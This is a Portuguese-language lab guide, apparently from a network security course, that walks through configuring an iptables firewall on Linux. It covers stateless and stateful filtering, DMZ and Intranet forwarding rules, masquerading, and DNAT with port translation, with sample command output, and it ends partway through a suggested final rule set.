O Netfilter é um *framework* provido pelo kernel Linux que permite que várias operações relacionadas à rede sejam implementadas através de *handlers* customizados. Ele provê diversas funções e operações que permitem filtragem de pacotes, tradução de endereços de rede e portas, bem como a capacidade de proibir que pacotes cheguem a pontos sensíveis da rede.

O *iptables* é a ferramenta em espaço de usuário que permite a gerência do Netfilter. Há vários conceitos centrais ao *iptables*, como:

- Tabelas:
  - *Filter*: filtragem de pacotes.
  - *NAT*: tradução de endereços.
  - *Mangle*: marcação de pacotes e QoS.
- Chains:
  - INPUT: entrada no firewall propriamente dito.
  - OUTPUT: saída do firewall propriamente dito.
  - FORWARD: passagem através do firewall.
  - PREROUTING: decisões pré-roteamento; presente apenas nas tables *NAT* e *Mangle*.
  - POSTROUTING: decisões pós-roteamento; presente apenas nas tables *NAT* e *Mangle*.
- Alvos:
  - ACCEPT: aceita o pacote.
  - DROP: descarta o pacote sem informar o remetente.
  - REJECT: rejeita o pacote e notifica o remetente.
  - LOG: loga o pacote nos registros do *iptables*.
- Manipulação de regras:
  - A: adiciona a regra ao final da *chain* (*append*).
  - I: insere a regra no começo da *chain* (*insert*).
  - D: apaga a regra (*delete*).
  - L: listas as regras de uma dada *chain* (*list*).
  - P: ajusta a política padrão de uma *chain* (*policy*).
  - F: apaga todas as regras da *chain* (*flush*).
- Padrões de casamento:

- -s: IP de origem do pacote.
  - -d: IP de destino do pacote.
  - -i: interface de entrada.
  - -o: interface de saída.
  - -p: protocolo, que pode ser dos tipos TCP, UDP e ICMP.
- Módulos adicionais para casamento de pacotes (*extended packet matching modules*) podem ser habilitados com a opção **-m** ou **--match**. Destacamos:
    - **conntrack**: quando habilitado, permite acesso ao controle de estados de conexões; normalmente invocado por **-m conntrack --ctstate** ou para um *subset* de suas funções, **-m state --state**. Estados válidos incluem INVALID, NEW, ESTABLISHED, RELATED e UNTRACKED.
    - **icmp**: possibilita filtrar tipos específicos de ICMP, via flag **--icmp-type**.
    - **mac**: possibilita filtragem por endereço físico de origem, via flag **--mac-source**.
    - **multiport**: permite especificação de até 15 portas dentro de uma mesma regra, separadas por vírgula, ou um *range* com a sintaxe **porta:porta**. Pode-se especificar portas de origem (**--sports**), destino (**--dports**) ou ambas (**--ports**).
    - **tcp**: habilita as opções **--source-port** (ou **--sport**), **--destination-port** (ou **--dport**), **--tcp -flags** (flags válidas: SYN, ACK, FIN, RST, URG, PSH, ALL e NONE), **--syn** e **--tcp-option** para pacotes TCP.
    - **udp**: habilita as opções **--source-port** (ou **--sport**), **--destination-port** (ou **--dport**) para pacotes UDP.

1. Primeiro, vamos testar a filtragem simples (*stateless*) no **iptables**. Faça login na máquina **FWGW1-G** como **root** e mude a política padrão da *chain* OUTPUT para DROP. Em seguida, tente conectar-se à porta 80/HTTP de um host remoto na Internet. É possível?

```
# hostname  
FWGW1-A
```

```
# nc -z -w5 -v obsd3.srv.ualberta.ca 80  
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

```
# iptables -P OUTPUT DROP
```

```
# nc -z -w5 -v obsd3.srv.ualberta.ca 80  
obsd3.srv.ualberta.ca: forward host lookup failed: Host name lookup failure :  
Resource temporarily unavailable
```

2. Agora, crie uma regra na *chain* OUTPUT que permita a saída de pacotes na porta 80/HTTP (não se esqueça também de permitir consultas DNS à porta 53/UDP, se estiver utilizando um nome e

não um endereço IP) e tente conectar-se novamente. Qual o resultado?

```
# iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT  
# iptables -A OUTPUT -p udp --dport 53 -j ACCEPT
```

```
# nc -z -w5 -v obsd3.srv.ualberta.ca 80  
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

3. Mude a política padrão da *chain* INPUT também para DROP. Ainda é possível conectar-se?

```
# iptables -P INPUT DROP
```

```
# nc -z -w5 -v obsd3.srv.ualberta.ca 80  
Host name lookup failure
```

Apesar de o resultado parecer o mesmo obtido anteriormente, há uma diferença substancial— as requisições DNS/HTTP estão sendo enviado com sucesso, porém a resposta de retorno está sendo bloqueada. Rode o `tcpdump` em outra sessão e monitore a interface de rede de saída (`enp0s3`), filtrando apenas por pacotes oriundos/destinados ao IP dessa interface, enquanto o comando `nc` acima é executado. A requisição DNS é enviada e sua resposta retorna, porém é descartada pelo kernel.

```
# ip a s enp0s3 | grep '^ *inet ' | awk '{print $2}'  
192.168.29.107/24
```

```
# tcpdump -i enp0s3 -n src 192.168.29.107 or dst 192.168.29.107  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes  
21:52:28.135864 IP 192.168.29.107.33147 > 8.8.8.53: 48302+ A?  
obsd3.srv.ualberta.ca. (39)  
21:52:28.215508 IP 8.8.8.53 > 192.168.29.107.33147: 48302 1/0/0 A 129.128.5.194  
(55)
```

4. Finalmente, crie uma regra apropriada na *chain* INPUT e teste o sucesso na conexão HTTP.

```
# iptables -A INPUT -p tcp --sport 80 -j ACCEPT  
# iptables -A INPUT -p udp --sport 53 -j ACCEPT
```

```
# nc -z -w5 -v obsd3.srv.ualberta.ca 80  
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

Note que devemos usar `--sport` (*source port*) ao invés de `--dport` (*destination port*), como feito anteriormente na regra da *chain* OUTPUT.

## 2) Firewall *stateful*

Não é conveniente nem manutenível criar regras como fizemos na atividade (1)—para cada regra de saída, ter que existir uma regra de entrada correspondente. Podemos usar a capacidade do `iptables` de monitorar estados de conexões a nosso favor, já que ele é um firewall *stateful*.

1. Remova as regras da chain INPUT. Em seguida crie uma regra genérica que permita que conexões estabelecidas sejam autorizadas através do firewall. Em seguida, tente estabelecer uma conexão HTTP. Foi possível?

```
# iptables -F INPUT
```

```
# iptables -A INPUT -m state --state ESTABLISHED -j ACCEPT
```

```
# iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT    all   --  anywhere             anywhere            state ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT    tcp  --  anywhere             anywhere            tcp dpt:http
ACCEPT    udp  --  anywhere             anywhere            udp dpt:domain
```

```
# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

2. Qual seria, então, a diferença entre filtros de pacotes *stateless* e *stateful*?

## 3) Configurando o firewall FWGW1-G: tabela *filter*

A partir desta atividade o roteiro está dividido em duas grandes partes. Na primeira, o aluno programará um controle de pacotes para permitir a comunicação entre os *hosts* descritos na topologia do laboratório. Na segunda parte, programará a tradução de pacotes. Se precisar, retorne à imagem constante da atividade (2) da sessão 1—Configuração preliminar das máquinas.

A tabela a seguir mostra uma listagem com a descrição dos serviços a serem disponibilizados pelos servidores da DMZ, cuja permissão de acesso será configurada nas atividades a seguir.

Tabela 8. Serviços de rede disponíveis na DMZ

Servidor	Serviço	Protocolo	Porta	Descrição
LinServer-G	SSH	TCP	22	Serviço de login remoto
LinServer-G	Postfix	TCP	25	Servidor de mensagens
LinServer-G	Apache	TCP	80	Servidor de páginas web
LinServer-G	Courier	TCP	110	Servidor POP3
LinServer-G	PostgreSQL	TCP	5432	Servidor de banco de dados
LinServer-G	Bind	UDP	53	Servidor DNS
LinServer-G	NTP	UDP	123	Servidor de hora
WinServer-G	FTP	TCP	21	Servidor de arquivos
WinServer-G	IIS	TCP	80	Servidor de páginas web
WinServer-G	IIS	TCP	443	Servidor de páginas web
WinServer-G	RDP	TCP	3389	Serviço de conexão remota
WinServer-G	NTP	UDP	123	Servidor de hora

A realização desta atividade é fundamental para a realização das demais atividades deste curso. A política de filtro de pacotes será a mais restritiva possível, permitindo somente as conexões previamente definidas no firewall. Dessa forma, a política padrão é negar todos os pacotes que chegarem, saírem e/ou atravessarem o firewall.

A cada item será necessário verificar a configuração corrente do firewall. Para listar as regras das tabelas *input* e *nat* do firewall, respectivamente, use os comandos:

```
# iptables -L -vn
# iptables -t nat -L -vn
```

Caso cometa um erro, você pode apagar todas as regras das tabelas *input* e *nat* do firewall, respectivamente, com os comandos:

```
# iptables -F
# iptables -t nat -F
```

Use o comando **tcpdump** para testar o funcionamento de suas regras.

## 1) Configuração preliminar

- O primeiro passo, antes de mesmo começar a mexer no firewall, é ter uma maneira de gravar suas regras. Iremos instalar o pacote **iptables-persistent** para atingir esse objetivo; mas, antes de começar, garanta que seu firewall não possui regras e que as políticas de entrada/saída são permissivas:

```
# iptables -P INPUT ACCEPT  
# iptables -P OUTPUT ACCEPT  
# iptables -F
```

```
# iptables -L  
Chain INPUT (policy ACCEPT)  
target     prot opt source          destination  
  
Chain FORWARD (policy ACCEPT)  
target     prot opt source          destination  
  
Chain OUTPUT (policy ACCEPT)  
target     prot opt source          destination
```

- Agora, instale o pacote **iptables-persistent** para tornar suas configurações de firewall permanentes mesmo após o **reboot** da máquina.

```
# apt-get install iptables-persistent
```

Na instalação do pacote, quando perguntado, responda:

*Tabela 9. Configurações do iptables-persistent*

Pergunta	Resposta
Salvar as regras IPv4 atuais?	Sim
Salvar as regras IPv6 atuais?	Sim

- Isso feito, basta dar início ao processo de configuração do firewall. Ao inserir um conjunto de regras com as quais você esteja satisfeito, é possível gravá-las de forma fácil com o comando:

```
# iptables-save > /etc/iptables/rules.v4
```

- Se cometer qualquer erro durante o processo de configuração, você pode recarregar o conjunto de regras salvo no arquivo **/etc/iptables/rules.v4** com o comando:

```
# systemctl restart netfilter-persistent.service
```

## 2) Configuração do acesso ao firewall

Vamos primeiramente permitir acesso administrativo ao firewall por SSH, bem como pacotes ICMP para testes de conectividades.

1. Primeiro, torne as políticas do firewall restritivas, ajustando a política das *chains* INPUT e FORWARD para DROP.

```
# iptables -P INPUT DROP  
# iptables -P FORWARD DROP
```

2. Teste o funcionamento do firewall. Na máquina *LinServer*, por exemplo, tente enviar um pacote ICMP para a máquina *FWGW1-G*.

```
$ hostname  
LinServer-A
```

```
$ ping -c1 172.16.1.1  
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.  
--- 172.16.1.1 ping statistics ---  
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

3. Agora, adicione as seguintes regras ao firewall:

- Permita todo o tráfego na interface *loopback*, e rejeitar qualquer pacote vindo da rede 127.0.0.0/8 que não seja para a interface *lo* com *icmp-port-unreachable*
- Permita conexões destinadas ao firewall (*chain INPUT*) cujo estado seja relacionado ou estabelecido.
- Permita gerência via *ssh* do firewall *FWGW1-G* a partir de máquinas da Intranet.
- Permita que pacotes ICMP oriundos das redes DMZ/Intranet cheguem ao firewall *FWGW1-G*.

```
# iptables -A INPUT -i lo -j ACCEPT  
# iptables -A INPUT -d 127.0.0.0/8 -i '!lo' -j REJECT --reject-with icmp-port-unreachable  
# iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT  
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT  
# iptables -A INPUT -s 172.16.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT  
# iptables -A INPUT -s 10.1.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
```

4. Realize o teste de conexão do passo (2) novamente, e verifique que suas configurações funcionaram.

```
$ hostname  
LinServer-A
```

```
$ ping -c1 172.16.1.1  
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.  
64 bytes from 172.16.1.1: icmp_seq=1 ttl=64 time=0.235 ms  
  
--- 172.16.1.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.235/0.235/0.235/0.000 ms
```

5. Se quiser, use o PuTTY (<https://www.putty.org/>) ou Cygwin (<http://www.cygwin.com/>), nas máquinas *WinClient-G* ou sua máquina física, para conectar-se à máquina *FWGW1-G* e testar sua configuração.

Abaixo, temos um exemplo de conexão a partir da máquina física usando Cygwin/x64 para o host *FWGW1-G*, via SSH.

```
fbs@LOCAL-PC ~  
$ uname  
CYGWIN_NT-10.0
```

```
fbs@LOCAL-PC ~  
$ ssh aluno@10.1.1.1  
No mail.  
Last login: Sun Aug 19 22:30:33 2018 from 10.1.1.254
```

```
$ whoami  
aluno
```

```
$ hostname  
FWGW1-A
```

### 3) Configuração do acesso Intranet > DMZ

Agora, vamos configurar o firewall para permitir pacotes originados na Intranet que atravessem o firewall com destino aos serviços da DMZ. Verifique a lista de serviços a serem permitidos na tabela 7 — "Serviços de rede disponíveis na DMZ".

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que os serviços da tabela referenciada acima possam ser acessados a partir da Intranet.

```
# hostname  
FWGW1-A
```

```
# iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p tcp -m multiport --dports 22,25,80,110,5432 -j ACCEPT  
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123 -j ACCEPT
```

```
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p tcp -m multiport --dports 21,80,443,3389 -j ACCEPT  
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p udp -m multiport --dports 123 -j ACCEPT
```

2. Teste sua configuração acessando o servidor web IIS instalado na máquina *WinServer-G*, e acessando-o a partir da máquina *WinClient-G*.



Figura 22. Acesso da Intranet para a DMZ

## 4) Configuração do acesso DMZ/Intranet > Internet

Agora, vamos configurar o acesso da DMZ e Intranet para a Internet. Para isso, teremos que permitir que pacotes originados nessas redes atravessem o firewall via interface de rede *outbound*.

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que as redes DMZ e Intranet possam acessar qualquer serviço na Internet, via quaisquer protocolos.

```
# hostname
FWGW1-A
```

```
# iptables -A FORWARD -s 172.16.1.0/24 -o enp0s3 -j ACCEPT
# iptables -A FORWARD -s 10.1.1.0/24 -o enp0s3 -j ACCEPT
```

2. Teste sua configuração acessando uma página da Internet a partir da máquina *LinServer-G*.

```
$ hostname
LinServer-A
```

```
$ nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

## 5) Configuração do acesso Internet > DMZ

Finalmente, o último passo é permitir que requisições vindas da Internet possam acessar alguns serviços publicados pela DMZ.

Como dois serviços das máquinas *LinServer-G* e *WinServer-G* operam nas mesmas portas (80/TCP e 123/UDP), teremos que fazer uma técnica de PAT (*port address translation*) para que ambos possam ser atingidos. O primeiro passo será feito aqui, nas regras da *chain FORWARD*; na próxima atividade, em que configuraremos o DNAT, será realizada a parte de tradução de portas.

*Tabela 10. Serviços publicados pela DMZ para a Internet*

Servidor	Serviço	Protocolo	Porta do serviço	Porta Internet
LinServer-G	Postfix	TCP	25	25
LinServer-G	Apache	TCP	80	80
LinServer-G	Courier	TCP	110	110
LinServer-G	Bind	UDP	53	53
LinServer-G	NTP	UDP	123	123
WinServer-G	FTP	TCP	21	21
WinServer-G	IIS	TCP	80	8080
WinServer-G	IIS	TCP	443	443

Servidor	Serviço	Protocolo	Porta do serviço	Porta Internet
WinServer-G	NTP	UDP	123	8123

O teste deste configuração será feito na próxima atividade, em que configuraremos o NAT.



As regras de DNAT que inseriremos na atividade a seguir entrarão na *chain PREROUTING*, ou pré-roteamento. Isso significa dizer que os números de porta Internet mostrados acima serão traduzidos para os números das porta de serviço **ANTES** que as regras da *chain FORWARD* sejam processadas.

Tenha isso em mente ao decidir quais números de porta utilizar nas regras de repasse deste exercício.

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que a Internet consiga acessar os serviços publicados pelas máquinas da DMZ, de acordo com as especificações acima.

```
# hostname
FWGW1-A
```

```
# iptables -A FORWARD -i enp0s3 -d 172.16.1.10/32 -p tcp -m multiport --dports 25,80,110 -j ACCEPT
# iptables -A FORWARD -i enp0s3 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123 -j ACCEPT
# iptables -A FORWARD -i enp0s3 -d 172.16.1.20/32 -p tcp -m multiport --dports 21,80,443 -j ACCEPT
# iptables -A FORWARD -i enp0s3 -d 172.16.1.20/32 -p udp -m multiport --dports 123 -j ACCEPT
```

Como a tradução dos números de porta já terá sido realizado quando as regras acima forem processadas, devemos utilizar os número de porta internos (ou de serviço, de acordo com a tabela) na configuração das regras de *forward*.

## 4) Configurando o firewall FWGW1-G: tabela *nat*

O principal objetivo desta atividade é demonstrar o entendimento do funcionamento dos tipos de NAT e aplicá-los em uma simulação de caso real.

Utilizando os conceitos aprendidos, será necessário configurar o NAT no firewall *FWGW1-G* para permitir que as máquinas da rede local e da DMZ consigam acessar a Internet. Também será necessária a configuração do NAT para publicação dos serviços da DMZ para a Internet.

### 1) Configuração do SNAT: DMZ/Intranet > Internet

1. Antes de configurar o SNAT para acesso DMZ/Intranet > Internet, será necessário remover a configuração de *masquerading* preexistente, que fizemos na sessão 1. Edite o arquivo **/etc/rc.local** e remova ou comente a linha:

```
iptables -t nat -A POSTROUTING -o enp0s3 -j MASQUERADE
```

```
# sed -i 's/(iptables -t nat -A POSTROUTING -o enp0s3 -j MASQUERADE)/#\1/' /etc/rc.local
```

2. Da mesma forma, remova essa regra do firewall, já que configuraremos outras regras, mais específicas, em seu lugar a seguir.

```
# iptables -t nat -L POSTROUTING -vn --line-number
Chain POSTROUTING (policy ACCEPT 2 packets, 104 bytes)
num  pkts bytes target     prot opt in     out      source
destination
1      70  5922 MASQUERADE  all   --    *      enp0s3    0.0.0.0/0
0.0.0.0/0
```

```
# iptables -t nat -D POSTROUTING 1
```

3. Agora sim, tudo pronto. Insira uma regra no firewall que faça tradução dos endereços das redes DMZ/Intranet via *masquerading*, permitindo assim seu acesso à Internet.

```
# iptables -t nat -A POSTROUTING -s 172.16.1.0/24 -o enp0s3 -j MASQUERADE
# iptables -t nat -A POSTROUTING -s 10.1.1.0/24 -o enp0s3 -j MASQUERADE
```

4. Teste sua configuração. Acesse, por exemplo, a máquina *LinServer-G* e tente acessar um site na Internet.

```
# hostname
LinServer-A

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

## 2) Configuração do DNAT: Internet > DMZ

1. Agora, vamos configurar o DNAT, que irá permitir acesso pela Internet aos serviços publicados pela DMZ. Comece fazendo as regras para a máquina *LinServer-G*, que não exige PAT.

```
# iptables -t nat -A PREROUTING -i enp0s3 -p tcp -m multiport --dports 25,80,110 -j DNAT --to-destination 172.16.1.10
# iptables -t nat -A PREROUTING -i enp0s3 -p udp -m multiport --dports 53,123 -j DNAT --to-destination 172.16.1.10
```

2. Agora, teste sua configuração. Primeiro, instale o servidor web Apache na máquina *LinServer-G*; a seguir, em sua máquina física, acesso o IP público da máquina *FWGW1-G* na porta 80/TCP e verifique que de fato é exibida no navegador a página web instalada no *LinServer-G*.

Primeiro, vamos instalar o servidor web Apache na máquina *LinServer-G*:

```
# hostname  
LinServer-A  
  
# apt-get install --no-install-recommends apache2
```

Em seguida, vamos monitorar o log de acesso do Apache, aguardando por conexões:

```
# tail -f -n0 /var/log/apache2/access.log
```

Agora, temos que descobrir o IP público da máquina *FWGW1-G*:

```
# hostname  
FWGW1-A
```

```
# ip a s enp0s3 | grep '^ *inet '  
inet 192.168.29.103/24 brd 192.168.29.255 scope global enp0s3
```

Finalmente, vamos acessar esse IP na porta 80 a partir da máquina física:




Figura 23. Teste DNAT do acesso Internet > LinServer

Voltando ao monitoramento do log de acessos do Apache na máquina *LinServer-G*, vemos que o acesso de fato se concretizou:

```
# hostname
LinServer-A

# tail -f -n0 /var/log/apache2/access.log
192.168.29.102 - - [25/Aug/2018:15:19:57 -0400] "GET / HTTP/1.1" 200 3380 "-"
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/68.0.3440.106 Safari/537.36"
192.168.29.102 - - [25/Aug/2018:15:19:57 -0400] "GET /icons/openlogo-75.png
HTTP/1.1" 200 6040 "http://192.168.29.103/" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36"
```

3. Faça o mesmo processo para a configuração do DNAT da máquina *WinServer-G*. Atente-se para o fato de que duas portas internas, 80/TCP e 123/UDP, serão acessadas através das portas externas 8080/TCP e 8123/UDP respectivamente. Configure o PAT de acordo.

```
# iptables -t nat -A PREROUTING -i enp0s3 -p tcp -m multiport --dports 21,443 -j DNAT --to-destination 172.16.1.20
# iptables -t nat -A PREROUTING -i enp0s3 -p tcp --dport 8080 -j DNAT --to-destination 172.16.1.20:80
# iptables -t nat -A PREROUTING -i enp0s3 -p udp --dport 8123 -j DNAT --to-destination 172.16.1.20:123
```

4. Teste sua configuração. Em sua máquina física, acesso o IP público da máquina *FWGW1-G* na porta 8080/TCP e verifique que de fato é exibida no navegador a página web do servidor IIS instalada na máquina *WinServer-G*.

Utilizando o mesmo IP público descoberto anteriormente, basta acessá-lo na porta 8080 como solicitado:




Figura 24. Teste DNAT do acesso Internet > WinServer

## 6) Revisão final da configuração do firewall *FWGW1-G*

Salve a configuração feita até aqui e reinicie o firewall com os comandos:

```
# hostname  
FWGW1-A  
  
# iptables-save > /etc/iptables/rules.v4  
# systemctl restart netfilter-persistent.service
```

Revise se todos os pontos abordados até aqui foram contemplados. Que outras regras interessantes poderiam ser incluídas na configuração desse firewall?

Abaixo, temos a configuração final sugerida para o firewall:

```
# Generated by iptables-save v1.6.0 on Thu Oct 11 10:17:13 2018
*filter
:INPUT DROP [57:15290]
:FORWARD DROP [0:0]
:OUTPUT ACCEPT [75:8092]
-A INPUT -i lo -j ACCEPT
-A INPUT -d 127.0.0.0/8 -i !lo -j REJECT --reject-with icmp-port-unreachable
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -s 10.1.1.0/24 -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j
ACCEPT
-A INPUT -s 172.16.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
-A INPUT -s 10.1.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
-A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
